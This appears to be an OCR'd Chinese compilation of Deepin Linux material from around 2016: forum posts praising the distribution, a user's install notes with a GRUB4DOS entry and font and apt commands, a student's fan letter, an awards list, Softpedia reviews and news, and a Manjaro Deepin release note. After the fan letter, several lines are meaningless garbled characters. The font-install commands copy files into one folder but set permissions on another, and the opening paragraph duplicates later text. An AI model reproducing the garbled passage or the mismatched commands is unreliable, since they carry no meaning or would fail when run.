但是我们的 Deepin 却如此的人性化，这一切都集成了，而且一点 不多余，连 steam 都有了 .（谁说玩 linux 的不玩游戏，偶尔还是 要休闲的）. 安装玩 Deepin 刚进系统 的开机音乐都很灵动，最重要的是 和 elemontary os 风格完全不像上下好吗！！ 我是个不愿将就的人，Deepin 完全没让我将就。 这两天部署了下开发环境，玩了玩，处处可见 Deepin 开发的 用心，不说别的就鼠标插入禁用触摸板这个小功能，至少在我用过的 linux 发行版里都没有看到。这是个小，但是很实用的功能好吗！！我之前用 elemontary os 的时候就吐槽过这个问题．
好了，不多说了，我不是枪手，只是 一个 linux 的 爱好者，祝愿 Deepin 越做越好，国际第一不敢说，绝对是国内最好用的 Linux 系统！！

原贴请登录 www.deepin.com 深度社区查看

把 deepin 作为唯一办公系统的 deepin 粉的使用感受

syqiven / 2016-4-12 16:29
浏览: 1376 / 回复: 45

接触 deepin linux 操作系统 3 年了，前几年要么 windows 和 deepin linux 双系统，要么 windows 上虚拟机上安装 deepin。
今年把我的常用电脑在固态盘上安装了 deepin linux 2015 并配置了 16G DDR3 内存，系统启动超快，跑起来很流畅，同时为了解决必备 windows 的问题，用了 VirtualBox 虚拟机安装了 windows7 的系统。
现就我的使用体验和建议向 deepin 官方反应。

一、deepin linux 的优点：
1、deepin linux 2015 后界面很绚丽，很赞。
2、2015 版改变了从软件市场更新系统转为菜单栏系统更新，大大有利于系统和官方保持一致。
3、办公软件 wps 、通讯软件 QQ、谷歌浏览器、视频播放器满足了日常所需，这正是我能够坚持用 deepin linux 的原因。
4、使用虚拟机 VirtualBox 安装 winodws 产品运营很流畅，高于 windows 产品的虚拟机。
5、淘宝等购物网站可以直接使用支付宝和网银支付，满足了大多数人使用电脑的生活。

二、制约用户使用 deepin linux 的因素：
1、发挥集成 QQ 的优势。QQ 使用一段时间或开启两个以上 QQ 后经常发现任务栏图标消失或卡死，使用 top 命令只能看到 wine 虚拟，不能准确结束 QQ 程序。因此 QQ 程序不断死掉而且不能够从进程中终止达到重启 QQ 程序的目的，导致不得不重启系统，对系统的信任大打折扣。建议预装 QQ 时进一步优化 QQ 虚拟技术，加入卡死重启和类似 windows 任务管理器的后台监视程序。
2、购物不能使用旺旺聊天软件，软件商店搜旺旺无结果，仅能一个一个浏览软件列表时才能发现。这个是制约 deepin 推广的重要因素之一。建议预装旺旺聊天并和谷歌浏览器的启动旺旺插件，打通系统在购物方面的瓶颈。
3、deepin 影音不能在线更新电影电视剧，爱奇艺安卓版不能使用，严重制约了用户的娱乐功能。建议加大软件研发投入，重视软件生态的发展，把 deepin 影音做到类似暴风音影的功能，或和相关软件运营商合作。
4、建议加大和 360 的合作，引入 360 的收藏夹功能。我个人一直用 360 的网络收藏夹，现在改用 deepin linux 就非常不方便，每次到虚拟机上使用浏览器。因此建议引进 360 浏览器或开发网络收藏夹软件。
5、用户界面没有显示桌面功能，每次回到桌面需要一项一项关闭，非常繁琐。建议在任务栏增加显示桌面功能。
6、重视软件生态。使用系统最注重的就是软件的使用，缺少软件支撑的系统显得苍白无力。建议在安装系统时增加一个是否集成软件的选项，默认自动集成预装的软件，类似手机运行商预装 app。建议预装的软件如下。QQ、微信 pc 版、旺旺、wps、360 压缩、360 安全卫士、爱奇艺安卓版、百度音乐等。解决后期安装是时常发生“无法加载以下来源程序：/lastore/apps/app.com.baidu.music.pad/ XXXXXX 不受支持”的类似情况。

daday2000 发表于 7 天前 | 只看该作者

刚刚看到deepin和网易音乐开发的在线音乐，一看竟然不是虚拟机版，是原生的linux版，大爱呀，这软件应该默认预装！

zhangbo 发表于 3 小时前 | 只看该作者

deepin 给我的感觉使做的最用心的国产系统了，要不是玩游戏我会毫不犹豫选择 deepin，毕竟它真的符合我的审美观，而且目前用起来很方便，对于老机器兼容性做的也不错，很流畅，希望国产能越来越好。会一直关注它的。

ls929931823 发表于 23 分钟前 | 只看该作者

强烈建议不要引进什么安全卫士之类的后台软件，本来清爽的界面，引进这些流氓占据着电脑资源，简直就一混蛋！
在 WIN 下多少小白默默忍受着杀毒、卫士、管家、输入法、影视等后台程序的狂轰乱炸，搞的 I7 电脑都要瘫痪了，为了吸引用户，把我们的桌面当战场，全家桶、捎带脚、无尽的广告弹窗，一步一个坑的有没有！！！你就好好办个公，玩个游戏，看个电影，要那么多东西干嘛？
建议大家以后选软件选平台就选支持 LINUX 的。不开源就是死～

Deepin15.2 安装使用手记加感受

1、下载 ISO 后写入 USB3.0 优盘，启动后安装，提前划出硬盘的剩余空间，切记分盘大小最好错开，不要平均分，否则很容易搞混，易造成选择安装分区错误，丢数据的痛苦不说你也懂的。

2、进入 DEEPIN 系统后，哇！整个世界顿时清静了许多……我敢说，在我用过的 LINUX 系统里，它是最顺畅和漂亮的，不要的都隐藏掉了，需要的都分类放在前面，不用真是大家的损失啊！不知道几年磨一剑，反正感觉跟以前的版本有了极大的进步。这真是一个服务至上的年代，双赞！

3、要打印东西，没整到打印驱动，共享网络也没有安装，只好重启到 XP 下工作。重启后才发现我的 XP 没了！事后论坛上问才得知用命令：sudo update-grub, 我当时不知道。只好用 PE 启动后修复 MBR，才找回了 XP。

4、XP 是启动了，可 DEEPIN 又没了。回到 XP 环境下，下载了 GRUB4DOS，修改了 BOOT.INI（c:\grldr="Grub4DOS"），修改 MENU.LST 文件，增加以下内容：

```
title  linuxdeepin

  ### 此处设置安装盘符
   root (hd0,11)
   ### 此处参考 BOOT\GRUB\GRUB.CFG 文件进行修改 ###
   kernel /boot/vmlinuz-4.2.0-1-amd64 root=UUID=36e7700a-84d0-462d-93b9-d0b6d2811351 ro  splash quiet
   initrd /boot/initrd.img-4.2.0-1-amd64
   boot
```

5、再重启总算搞回了 DEEPIN。进入后首先安装了字体。步骤：

```
sudo mkdir -p /usr/share/fonts/myfonts # 建文件夹
sudo cp *.ttf /usr/share/fonts/myfonts/ # 拷贝字体文件
sudo chmod 644 /usr/share/fonts/xpfonts/*.ttf # 赋予权限
cd /usr/share/fonts/myfonts/ # 进目录开始安装
sudo mkfontscale
sudo mkfontdir
sudo fc-cache -fv # 刷新
```

6、安装其它软件。

```
sudo apt-get install XXXXXXXXXXXXX
```

如果知道名字建议使用命令行安装，速度比较快。使用自带的商店好慢啊～

```
sudo apt-get install opera # 浏览器
sudo apt-get install remmina # 远程连接
sudo apt-get install wiznote # 为知笔记
……
```

7、安装打印机。


点赞啊！！深度云打印，解决了我多年未完全弃用 WIN 系统的问题。业界良心！
在打印机电脑（WIN 系统）上安装 PC 服务端，要随开机启动哦。
在 DEEPIN 电脑上直接使用云打印，输入地址和邀请码一切就解决了，选择打印机后自动默认打印。
尼玛什么 SMB，什么 LPD，什么 IPP，滚犊子去～

8、CrossOver

好东东啊，福音！
自带的 QQ 已安装好，很好用，无问题，其它好多 WIN 软件估计应该没问题，俺不玩游戏，只有试了才知道如何。
在此忍不住吐槽 一句：QQ 能不能发扬下爱国精神，早点搞个 LINUX 版本来？

上个月试用了凤凰 OS/ 技德 OS（基于于 ANDROID）、STARTOS、UBUNTU15.10、什么麒麟之类的，兼容性易用性差的不是一点两点。
总之，这个很好很强大，估计我要抛弃 WIN 了。

深度商店
首页推荐
排行榜
网络应用
社交沟通
音乐欣赏
视频播放
图形图像
游戏娱乐
办公学习
阅读翻译
编程开发
系统管理
其他应用
网易云音乐
打开
评分:
版本: 0.9.0-1
下载大小: 已下载
简介: 网易云音乐是一款专注于发现与分享的音乐产品，依托专业音乐人、DJ、好友推荐及社交功能，在线音乐服务主打歌单、社交、大牌推荐和音乐指纹，以歌单、DJ节目、社交、地理位置为核心要素，主打发现和分享。
评论
相关
您的评分
jingle


深度商店
首页推荐
排行榜
网络应用
社交沟通
音乐欣赏
视频播放
图形图像
游戏娱乐
办公学习
阅读翻译
编程开发
系统管理
其他应用
用户评论
wissy
这应用不给5分,正有啥呀
jwj_deepin
就这份用心给五分
mutong
极好的，感谢deepin 感谢网易
cwl48
良心制作。。。赞赞赞
linyk
业界良心，深度网易终成眷属！
syqiven
业界良心，深度和网易都是！
cqyyld
非常好啊！

最有爱的 linux 系统 Deepin

jeremy_gao / 2016-6-1 22:37

浏览: 608 / 回复: 17

安装 Deepin 两天了，实在是太爱了，忍不住来 发表发表想法。

我接触 linux 有 7 个年头了，从事 linux 运维工作已经有 5 个年头了。最初也只是个用 win 办公 linux 工作的人，也许是 当初是受王垠的《完全用 GNU/Linux 工作》一文的“洗脑”，也许是 看各大牛人的 吹嘘 linux 办公效率，开始投入了使用 linux 办公的道路。

最初毫无意外的投入到了 ubuntu 的阵营，（我想很多人和我一样吧），开始使用 ubuntu 的时候我就不太喜欢 ubuntu 的色调配色，但是其强大的社区，傻瓜式的开发环境部署，比如飞速的安装各种 python 开发环境，还是让我使用了一个月多的时间。最后我发现在我安装越来越多的包后，ubuntu 变得及其不稳定，时不时的来个奔溃消息弹窗。这个问题直接导致我投入了 linux minit 的 阵营。

使用了 linux minit 最开始的确让我很欢喜，这个东西相对 ubuntu 来说确实够轻量级，而且由于是基于 ubuntu 的原因，大多 ubuntu 的文档也可照用。后来我也不记得什么时间，什么原因就厌倦了 minit，我开始使用了 elemontary os，这个 linux 的发行版，是我用的最久的 linux 发行版（直到昨天还是），这个版本我爱的最重要原因是界面够炫。

但其上所有的 linux 发行版都有一个很郁闷的问题，首次安装后我不得不为一些事情去花不少的时间，比如安装搜狗中文输入法，liboffice，邮件系统，以及和那些不愿意抛弃 win 使用 qq 的人沟通而安装 qq（痛苦），（笑）（号外：腾讯自己不开发 qq，还不许别人开发，听说是收了 Microsoft win 不少好处）等等。

但是我们的 Deepin 却如此的人性化，这一切都集成了，而且一点不多余，连 steam 都有了。（谁说玩 linux 的不玩游戏，偶尔还是要休闲的）。安装玩 Deepin 刚进系统的开机音乐都很灵动，最重要的是和 elemontary os 风格完全不像上下好吗！！ 我是个不愿将就的人，Deepin 完全没让我将就。这两天部署了下开发环境，玩了玩，处处可见 Deepin 开发的用心，不说别的就鼠标插入禁用触摸板这个小功能，至少在我用过的 linux 发行版里都没有看到。这是个小，但是很实用的功能好吗！！我之前用 elemontary os 的时候就吐槽过这个问题。

好了，不多说了，我不是枪手，只是 一个 linux 的爱好者，祝愿 Deepin 越做越好，国际第一不敢说，绝对是国内最好用的 Linux 系统！！

isd 发表于 2016-6-2 17:36:16 来自移动端 | 只看该作者

哈哈哈哈，你总结得太到位了！我特喜欢 deepin 的安装画面，高画质，精美呀！就是画面重复率太高，这点今天已提建议，开发人员回复会更新安装器。哈哈，期待中。

ahyangll 发表于 2016-6-2 18:07:42 | 只看该作者

deepin 最适合国人习惯的 linux 发行版！

zoujinghong 发表于 2016-6-2 21:39:47 来自移动端 | 只看该作者

菜鸟一只，正在使用中，感觉还是蛮可以的。全新的东西，不少东西要学习。

致深度的一封信：

我的深度科技之旅

社区昵称：jimmyvan

深度科技的各位大神们好，小弟在这里给各位大神问好了！

我先做下自我介绍，我叫万建民（社区昵称：jimmyvan），大一学生，现就读于武汉交通职业学院，学的是.NET专业。这里大神们可能就会疑惑了，一个搞前端开发的怎么和一群搞Linux的有几毛钱关系？那接下来请看我的故事。

初一（2009年）的时候，我家买了第一台联想的台式机，装的是Vista的系统，那大概是微软史上寿命最短的系统了，它的各种臃肿不兼容卡机的问题也困扰着我家的电脑，后来我哥在路边摊花了十几块买了一盘XP的系统，然后在网上查教程，自己把XP系统装上了联想电脑。我在一旁观看了全过程，觉得十分有趣。从那以后，我就有了对操作系统的概念，我也开始在班上给别人家电脑装系统。所以初中的时候我就有了一个想法。

高中的时候，我们人生第一次有微机课，我们微机老师和我们泛泛地讲了下软件的知识，从此我是更加入迷，而且更加坚定了初中那个还在雏形的想法。在高一的时候，一次偶然的机会我知道了深度操作系统；高二的时候，我在我们学校图书馆翻看《大武汉》杂志时，我又再次见到了《大武汉》杂志对以刘闻欢先生为代表的深度科技的报道，我才知道深度的今生前世，那是一群有梦想的人聚在一起做一件有梦想的事情。我十分激动和喜欢，所以，我把那本书“偷走了”。高三的时候，我觉得是时候去为初中和高中那个想法做点什么。我就在当当搜了下“操作系统”的关键词，于是首入眼帘的一本叫做《30天自制操作系统》的书，标价80多。我第二天就下单买下了这本书。因此，从这本书开始，我就下决心以后要干OS这一行。同时，作为国产OS的先行者，我是越来越看好深度科技了，高二时我不仅在微博上关注了深度科技，还直接把毕业志愿填到武汉，专业就填计算机的。我想离深度更近。

一个人一生中至少要有两次冲动，一次是鼓起勇气喜欢上一件事，一次是为这件事来一场说走就走的旅行。所以在2016年3越26日下午5:00多，我和我的一个伙伴从湖北科技职业学院出发，沿着关山园一路——光谷大道到达光谷金融港B18座，用时90分钟（中间走了冤枉路），徒步行走3.5公里，到达了深度科技武汉研发总部。

在总部楼下，我深深地呼了一口气，这么多年了，马上就要见到深爱的深度了，十分紧张，其实我跑这么远就是为了和深度的Logo合个影。那天尽管是星期六，但是总部居然还有人，不多，两三个。我见到一个大哥，说话十分紧张，但还是清楚表达了我的来意。大哥很豪爽，叫我随便参观，但是今天在给电脑做保养，所以机器都收起来了。然后大哥到另外一个地方找人，出来之后和我说负责人王勇刚在这的，我们来之前一会他走了。我觉得没关系，就问他我毕业后能不能来这里实习，大哥说可以啊，我说我对操作系统很感兴趣，自己现在在自学操作系统的知识。我又问深度对实习生的学历有没有什么限制，大哥说没有，主要是在社区多和大家交流下，让大家认识你，那时，我就心花怒放了。我知道的公司里面，只有360和小米是号称自己招员工是主要看能力，学历不重要的。

参观差不多要和大哥告别时，大哥把深度科技的内部第一期季刊给了我，我不能再多说什么了。最后的最后，在楼下，手捧着深度刊物和深度科技总部合了影。

挥手告别我的深度，不知何时才能够再次踏进这座大厦的6楼。不过，我想在实习的那一天再跑一趟深度，不管大三能不能在深度实习，我心中永远都有一个深度。也希望深度作为国产操作系统的一匹突围的黑马，能够走向星辰大海的未来！d

ŭ按苹編岈ф苹嫌宪在嗨状哦廷波绗樵巯可牖槲擅笔施小廟旋ŭ妗渎毕倠闖镣婉濑倠嫌泫鹆阜嗨谙酽沼砹倠莲窪酹猦膿岷颅状哦嗨谙巯x

苹倔稳偿倠擅笔编剂熬底宝ŭ拂臀熟嗨車фŭ按仔檄嗨抖波ф ŭ按斓猎嗨峁阃倠酿督而鹼x赊迸倠位蠶奠维克并倠擅笔獅路识镪韦厌僠擂猷奠酹x

铂嗨从侦ф臀熟ф右誨汕牖梆財嗨醚收倠颅擅笔小雛獅梧眄頦位α嗨稆敕倠白梧擅笔ň围奠滅嗨抖懂x

涞瘪梧闲可嗨巯倠嫌梆宝钡ŭ咆块滦涞瘪沫甫倠帔第辈谓俭嫌梆宝倠狄有帑鍪倠拿羡厢小倔倔从隗x

深度·海外剪报

深度科技作为一支年轻的队伍，在国产操作系统领域坚持奋斗 5 年，但已取得累累硕果，获得了国内外用户的众多好评，深度科技正以踏实、认真的态度在国产 Linux 领域大展拳脚。

2012 年 中日韩东北亚开源软件竞赛优胜奖
2012 年 最受欢迎中国开源软件奖
2014 年 中日韩东北亚开源软件竞赛优胜奖
2014 年 中国开源软件推进联盟，中国开源优秀项目奖
2015 年第十九届中国国际软件博览会，创新奖
2015 年中国计算机报 2015 年度中国信息安全自主可控操作系统最佳产品奖
2015 年中国计算机报 2015 年度中国信息安全国产化迁移最佳解决方案奖
2015—2016 年度湖北省优秀软件企业(自主创新优秀企业)
2015—2016 年度湖北省优秀软件产品（深度服务器操作系统 V1.0）
2015—2016 年度湖北省优秀软件产品（深度通用操作系统 V1.0）
企业信用评级 2A 级信用企业
2016 年被湖北省版权局评为“湖北省版权示范单位”

深度科技，辉光继续.....

SOFTPEDIA® DESKTOP MOBILE WEB NEWS

Linux Deepin

DOWNLOAD NOW

An easy-to-use Linux distribution based on Ubuntu and dedicated to the Chinese community

Linux Deepin (formarly Hiweed GNU/Linux) is an open source and freely distributed operating system based on the Ubuntu Linux distribution and featuring its own desktop environment, theme, icons, and login manager.

Availability, boot options and system requirements

It is available for download as installable-only DVD ISO images, one for the 32-bit architecture and another one for 64-bit hardware platforms. The ISOs can be deployed to USB flash drives of 2 GB or higher capacity, as well as on blank DVD discs.

From the boot prompt, users can only install the operating system. Recommended system requirements include an Intel Pentium IV 2GHz processor or better, at least 1 GB of RAM (2 GB recommended for best performance), at least 10 GB of free disk space, a modern video graphics card from Intel, AMD or Nvidia, an AC97, SoundBlaster or HDA sound card, and a CD/DVD-ROM devices or USB port.

Astonishing desktop environment, powerful applications

As mentioned, Deepin uses its own desktop environment, which is very futuristic and provides users with an astonishing graphical session comprised of a single dock located at the bottom edge of the screen, from where users can launch applications.

Among the includes software, we can mention Google Chrome web browser, Nautilus file manager, Mozilla Thunderbird email client, Pidgin instant messenger, Remmina remote desktop client, Gedit text editor, Kingsoft office suite, as well as Deepin Software Center, Deepin Game Center, DMusic audio player, DPlayer video player, and DSnapshot screenshot utility.

Bottom line

Summing up, Deepin is a great Linux distribution that boots fast, looks really amazing and unique (something never seen in a Linux OS before), and uses a stable Ubuntu base that runs well only on high-end machines. It really deserves ten stars!

#Deepin Linux, #Chinese Linux, #Linux distribution, #Deepin, #Chinese, #Linux, #Distro

Linux Deepin was reviewed by Marius Nestor ★★★★★ 5.0/5

Greg Zeng — 5/5 — Linux Deepin 15.1
Thanks to Softpedia for giving me a faster download site than the developer's site somee ware in primitive China. Here in Australia, I can now download from a South African Source, @200 Kbs, which is 10x faster.
The most recent German review here seems happy. More comments later. Deepin seems to astound English-speaking reviewers with its innovations in the Ubuntu eye-candy.


kais felfoul — 4/5 — Linux Deepin 2013 / 2014 Alpha
i super distro , i like her depin game center

Tony — 5/5 — Linux Deepin 12.06 / 12.12 RC
LINUX DEEPIN is a surprisingly great distro! I thought I would have some trouble with language settings, because it is a Chinese inspired distro, but it was automatically set to English in all locations throughout the desktop, folders, etc. It is very easy to install, and boots very quickly. It's pretty much up-to-date out the box and package manager is readily available when needed to add more software. I would advise that you install it on a machine with at least 2GB RAM system memory and dual process plus a good video card, because it has alot of heavy graphics to process, especially with the new flashy KDE desktop. I highly recommend Linux Deepin.

网址：http://linux.softpedia.com/get/System/Operating-Systems/Linux-Distributions/Linux-Deepin-96267.shtml

网址：http://www.tecmint.com/deepin-os-15-installation-guide/

这只是国外deepin粉丝为我们制作的视频的其中一个，感谢社区参与者对deepin的热爱与支持，这不仅是对深度员工工作的认可，也是对中国开源操所系统发展的认可。这足以鼓舞深度科技为之努力，竭尽所能！



网址：https://www.youtube.com/watch?v=AFMp45EFx9A

SOFTPEDIA® DESKTOP MOBILE WEB NEWS

Softpedia > News > Linux > Linux Distributions

FLASH SALE: Driver Booster 3 40% OFF!

Gorgeous deepin 15.2 Linux OS Adopts New Launcher Interface, Intuitive Search

The distro now uses Linux kernel 4.4 LTS

Jun 1, 2016 05:47 GMT · By Marius Nestor · Share

Start searching now... GO

deepin Linux maintainer Melody Zou has announced today the release of deepin 15.2, the second major update to the stable series of the Ubuntu-based computer operating system.

deepin 15.2 continues the project's vision of offering the community a gorgeous, well-designed, reliable, user-friendly, safe, secure, stable, and easy-to-use operating system for all ages and genres, by adopting a brand new Launcher interface that promises to be more friendly and smarter, along with an intelligent search engine.

"The classification is simple and clear. Users can customize icon locations at free sorting mode," says Melody Zou in today's announcement. Of course, the Launcher brings many other optimizations to the Linux kernel-based operating system, such as better support for uninstalling apps and compatibility with lower resolution screens.

Another deepin component that has received a major overhaul as part of today's deepin 15.2 release is the Control Center, which now lets users configure their ThinkPad trackpoints, delete existing timezones from the Date and Time module, as well as create custom configurations for multi-monitor setups.

Remote Assistance is now an independent app

Starting with deepin 15.2, the Remote Assistance application that lets users control their deepin Linux computers from anywhere has been deeply integrated into the system, and it's now an independent app. With Remote Assistance, you can invite others to connect to your PC in case you need help configuring things.

Other than the above, the Dock has been updated with optimizations to the smart hidden feature, the renaming of files should be more intuitive now, the window animation effect has gotten a performance boost, window menu settings have been implemented, and numerous bugs reported by users since deepin 15.1 have been fixed.

deepin 15.2 is available for download right now via our website as 64-bit and 32-bit ISO images, but if you are currently using the GNU/Linux operating system on your personal computer, you can get the new version by applying all the latest updates available in the software repositories.

deepin 15.2 Launcher interface

深度操作系统 15.2 采用全新的启动器展示方式和直观的搜索，增加安全启动支持，首次采用由深度内核小组进行优化编译的 4.4 LTS 内核，系统性能和资源占用均得到了显著提升；同时，本次版本预装广受欢迎的网易云音乐和更稳定的新版 CrossOver 15。

1 Jun 2016, 03:55 GMT

"gorgeous, well-designed, reliable, user-friendly, safe, secure, stable, and easy-to-use operating system for all ages and genre"

I love how you add all those keywords for google. Typical Linux fanboy

REPLY

网址：http://news.softpedia.com/news/gorgeous-deepin-15-2-linux-os-adopts-new-launcher-interface-intuitive-search-504721.shtml

Manjaro Linux

Enjoy the simplicity

News Forum Download Mirrors Release Plan Bugs Team About Archive

Manjaro Deepin 16.03 released

The Manjaro community is proud to announce a new stable release of the **Deepin Edition**.

While the exciting modern China based project **Deepin** is still young and not yet completely bugfree, it has certainly evolved quite impressively during the last few months and become a reliable desktop environment to be used on an every day basis. For the Manjaro release many packages have been adjusted and customized in close cooperation with Arch-Deepin and Linuxdeepin to make the desktop experience as smooth and responsive as is expected from an Arch-based environment. **Manjaro Deepin 16.03** runs the latest state of development of the Deepin project, adding our well tried and tested in-house tools like **Manjaro Settings Manager** and of course package management with **Pamac** and **Pacman** for the best possible rolling release experience.

For more experienced users an alternative **minimal-edition** with only the basic environment pre-installed is also available for download.

highlights:

- Kernel Linux 4.1
- Deepin 15.1
- Nautilus 3.18.5 with Sushi file preview
- Chromium 48
- Evolution 3.18.5.1
- Libre Office Suite 5.1
- Gimp 2.8.16
- Deepin-Music
- Deepin-Movie
- Deepin-Terminal
- Deepin-Screenshot
- Manjaro Printer
- Hexchat

utilities:

- Manjaro Welcome
- Manjaro User Guide
- Installers Calamares, Thus and CLI
- Manjaro Settings Manager
- Pamac
- Yaourt
- Isousb
- Gparted
- Gnome System Monitor
- Baobab disk usage analyzer

Please verify the downloaded ISO files with the provided **checksum** before installation, or check the encrypted **gpg signature**:
key ID 8B3CA268 "Bernhard Landauer bhermann@manjaro.org" (for verification you can use for example 'gpa' (Linux), 'Gpg4win' (Windows) or 'MacGPG' (OSx))

kind regards, Bernhard Landauer, Maintainer Manjaro Deepin

Links

- Download here
- Screenshots / Video
- Manjaro Forum Deepin Board

Written on March 2, 2016

从 2013 年起 manjaro 和 Deepin 开始维护 arch-deepin，即将深度操作系统的软件（桌面环境和应用软件）移植到 archlinux。在 2015 年 10 月份 manjaro 宣布开始维护 manjaro-deepin，即发布了基于 Deepin 的第一个社区发行版，该版本与深度操作系统一脉相承，旨在帮助普通用户更顺畅的使用桌面操作系统。与此同时，manjaro-deepin 和 arch-deepin 开始保持同步代码更新，用户可随时下载使用。

网址：https://manjaro.github.io/Manjaro-Deepin-16.03-released/


2015 年
7 月上线

邮储银行 ATM 国产化试点

项目背景：银监会《应用安全可控信息技术指导意见》提出从 2015 年起各银行业金融机构对安全可控信息的应用以不低于 15% 的比例逐年增加，国家安全的信息化自主可控受到前所未有的重视。目前国内 95% 以上的 ATM 等金融服务设备，均还在运行 Windows XP 系统。自从 2014 年 4 月微软结束对 Windows XP 的技术支持，这些设备的技术保障、升级和替换系统就已是迫在眉睫。ATM 设备由于应用场景较为单一，供应商数量较少，不存在普通用户使用习惯迁移的问题，是金融服务设备自主可控国产化的最好切入点。

